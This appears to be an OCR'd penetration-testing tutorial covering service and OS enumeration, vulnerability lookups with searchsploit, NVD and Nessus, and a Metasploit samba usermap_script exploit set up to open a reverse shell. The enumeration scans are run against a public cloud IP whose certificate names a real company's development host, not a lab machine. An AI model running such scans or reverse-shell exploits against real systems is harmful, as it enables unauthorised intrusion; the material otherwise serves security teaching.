
Enumeration is the process of actively gathering detailed information about the target’s services, users, shares, and devices.

Types of Enumeration:

• Service Enumeration: After port scanning, the next step is to gather more detailed information about the services running on those open ports. For example, discovering that port 22 is open is useful, but determining whether it's running SSH version 7.2 or an older, vulnerable version is even more useful.

Example Command (Nmap): sudo nmap -sC -sV<Target IP>

- **Sudo nmap -sC -sV 15.197.255.128**




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV 15.197.255.128
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-23 17:44 IST
Nmap scan report for a3dd30604e38fe98d.awsglobalaccelerator.com (15.197.255.128)
Host is up (0.0018s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
443/tcp open  ssl/http Microsoft IIS httpd 10.0
| tls-nextprotoneg:
|   h2
|_  http/1.1
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to http://a3dd30604e38fe98d.awsglobalaccelerator.com/console/app/
| ssl-cert: Subject: commonName=pavilion-blue.dev.capitalmarkets.spglobal.com
| Subject Alternative Name: DNS:pavilion-blue.dev.capitalmarkets.spglobal.com
| Not valid before: 2024-06-17T00:00:00
|_Not valid after:  2025-07-16T23:59:59
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|   h2
|_  http/1.1
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.70 seconds
```

Operating System (OS) Enumeration: Identifying the OS running on a target can help attackers refine their attack vectors.

Example Command: sudo nmap -O<target-IP>

- **sudo nmap -O 15.197.255.128**




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 15.197.255.128
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-11 14:24 IST
Nmap scan report for a3dd30604e38fe98d.awsglobalaccelerator.com (15.197.255.128)
Host is up (0.0056s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
25/tcp   open  smtp
80/tcp   open  http
110/tcp  open  pop3
143/tcp  open  imap
443/tcp  open  https
2000/tcp open  cisco-sccp
5060/tcp open  sip
8010/tcp open  xmpp
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|general purpose|switch
Running (JUST GUESSING): Oracle Virtualbox (96%), QEMU (91%), Allied Telesyn embedded (86%), Bay Networks embedded (86%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu cpe:/h:alliedtelesyn:at-9006 cpe:/h:baynetworks:baystack_450
Aggressive OS guesses: Oracle Virtualbox (96%), QEMU user mode network gateway (91%), Allied Telesyn AT-9006SX/SC switch (8
6%), Bay Networks BayStack 450 switch (software version 3.1.0.22) (86%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.15 seconds
```

User Enumeration: Tools like enum4linux can be used to gather user information from target machines, especially on Windows-based systems**.**


Example: enum4linux<target-IP>

- **enum4linux 15.197.255.128**



```
┌──(kali㉿kali)-[~]
└─$ enum4linux 15.197.255.128
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Sep 11 14:24:55 2024

 ===========================( Target Information )===========================

Target ........... 15.197.255.128
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ==================( Enumerating Workgroup/Domain on 15.197.255.128 )==================
```

- **dnsenum 15.197.255.128**



```
┌──(kali㉿kali)-[~]
└─$ dnsenum 15.197.255.128
dnsenum VERSION:1.2.6

─────   15.197.255.128   ─────


Host's addresses:
__________________



Name Servers:
______________

 15.197.255.128 NS record query failed: NOERROR
```

Why is this important?
Knowing detailed information about services and the OS can help attackers identify weak points in the system and tailor their exploits accordingly.

3. Scanning for Potential Exploits in Public Vulnerability Databases

Once you have identified the software versions and services running on a target, the next step is to check for known vulnerabilities that can be exploited.

Sources for Vulnerability Information


- **Exploit Databases:** These are publicly available repositories where vulnerabilities and their respective exploits are stored. Examples include:
  - Exploit-DB: An open database of exploits and proof-of-concepts.
  - NVD (National Vulnerability Database): A U.S. government database providing information on known software vulnerabilities
  - CVE Database: Common Vulnerabilities and Exposures (CVE) lists unique identifiers for known vulnerabilities.

Process:

1.Search for Vulnerabilities by Service Version: After identifying the version of a service running on the target, search for vulnerabilities associated with that version in public databases.


Example: If you discover that a web server is running Apache 2.4.29, search for known vulnerabilities by querying:

searchsploit apache 2.4.29



```
┌──(kali㉿kali)-[~]
└─$ searchsploit apache 2.4.29
------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                    |  Path
------------------------------------------------------------------ ---------------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution   | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner | php/remote/29316.py
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Pr | linux/local/46676.php
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service               | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflo | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overf | unix/remote/47080.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overf | unix/remote/764.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal | linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing                 | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal               | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)         | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP | windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)      | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote C | linux/remote/34.pl
------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```


2.Check NVD or CVE Database: Use the CVE database to cross-reference vulnerabilities by service version or CVE ID.



```
┌──(kali㉿kali)-[~]
└─$ searchsploit microsoft iis 10.0
Exploits: No Results
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ searchsploit microsoft IIS 10.0
Exploits: No Results
Shellcodes: No Results
```

Example: Go to https://nvd.nist.gov/ and search for Apache vulnerabilities.

Here in the search bar enter Microsoft IIS 10.0



Search Results (Refine Search)

Sort results by: Publish Date Descending Sort

Search Parameters:

- Results Type: Overview
- Keyword (text search): Microsoft IIS 10.0
- Search Type: Search All
- CPE Name Search: false


There are **0** matching records.
Displaying matches **1** through **0**.

Vuln ID	Summary	CVSS Severity

3. Use Tools for Automation: Tools like Nessus or OpenVAS can automate the process of scanning for vulnerabilities by comparing detected service versions with a database of known vulnerabilities.

Nessus Scan: Automatically checks open services and matches them against known vulnerabilities.

▪ Create a scan for a target IP and launch it, Nessus will display a list of vulnerabilities for each service.




New Scan / Basic Network Scan

Name: Trail1

Description:

Folder: My Scans


Targets: 10.0.2.15



	Start Time ▾	Last Scanned	Status
□	Current Today at 8:18 AM	Today at 8:28 AM	✓ Completed

Scan Details

Policy:	Basic Network Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 8:18 AM
End:	Today at 8:28 AM
Elapsed:	9 minutes



□	Sev ▾	CVSS ▾	VPR ▾	EPSS ▾	Name ▲	Family ▲	Count ▾
□	MIXED	...	...	...	4 NodeMisc.		4
□	HIGH	7.5	3.6	0.0004	Pyth...	Misc.	1
□	HIGH	7.5	3.6		Pyth...	Misc.	1
□	HIGH	7.0	5.5		Dns...	Misc.	1
□	MEDIUM	6.1	3.0	0.0004	aio...	Misc.	1
□	MEDIUM	5.9	3.6	0.0009	PyC...	Misc.	1
□	MEDIUM	4.4	3.6	0.0004	urlli...	Misc.	1
□	MIXED	...	...	...	4 SSL (General		4

Host Details

IP:	10.0.2.15
MAC:	08:00:27:0C:A3:83
OS:	Linux Kernel 6.6.9-amd64
Start:	Today at 8:18 AM
End:	Today at 8:27 AM
Elapsed:	9 minutes
KB:	Download

Vulnerabilities

4.Exploiting Discovered Vulnerabilities

The final step is using the information gathered during scanning and enumeration to exploit the target.

Process:

1.Choose an Exploit:

- After identifying a vulnerability, find or write an exploit that can take advantage of it.
- Use tools like Metasploit or manual exploitation depending on the vulnerability
- Exploit the Vulnerability: Use Metasploit or the found exploit to gain access to the target.
- Post-exploitation: After successfully exploiting a vulnerability, perform tasks like privilege escalation, data extraction, or lateral movement

Example (Metasploit):

>>sudo msfconsole


>>use exploit/multi/samba/usermap_script

>>set RHOSTS 192.168.1.15

>>set PAYLOAD cmd/unix/reverse

>>set LHOST 192.168.1.5

>>exploit



```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 10.0.2.15:4444
[-] 10.0.2.15:139 - Exploit failed [unreachable]: Rex::ConnectionRefused The conn
ection was refused by the remote host (10.0.2.15:139).
[*] Exploit completed, but no session was created.
msf6 exploit(multi/samba/usermap_script) >
```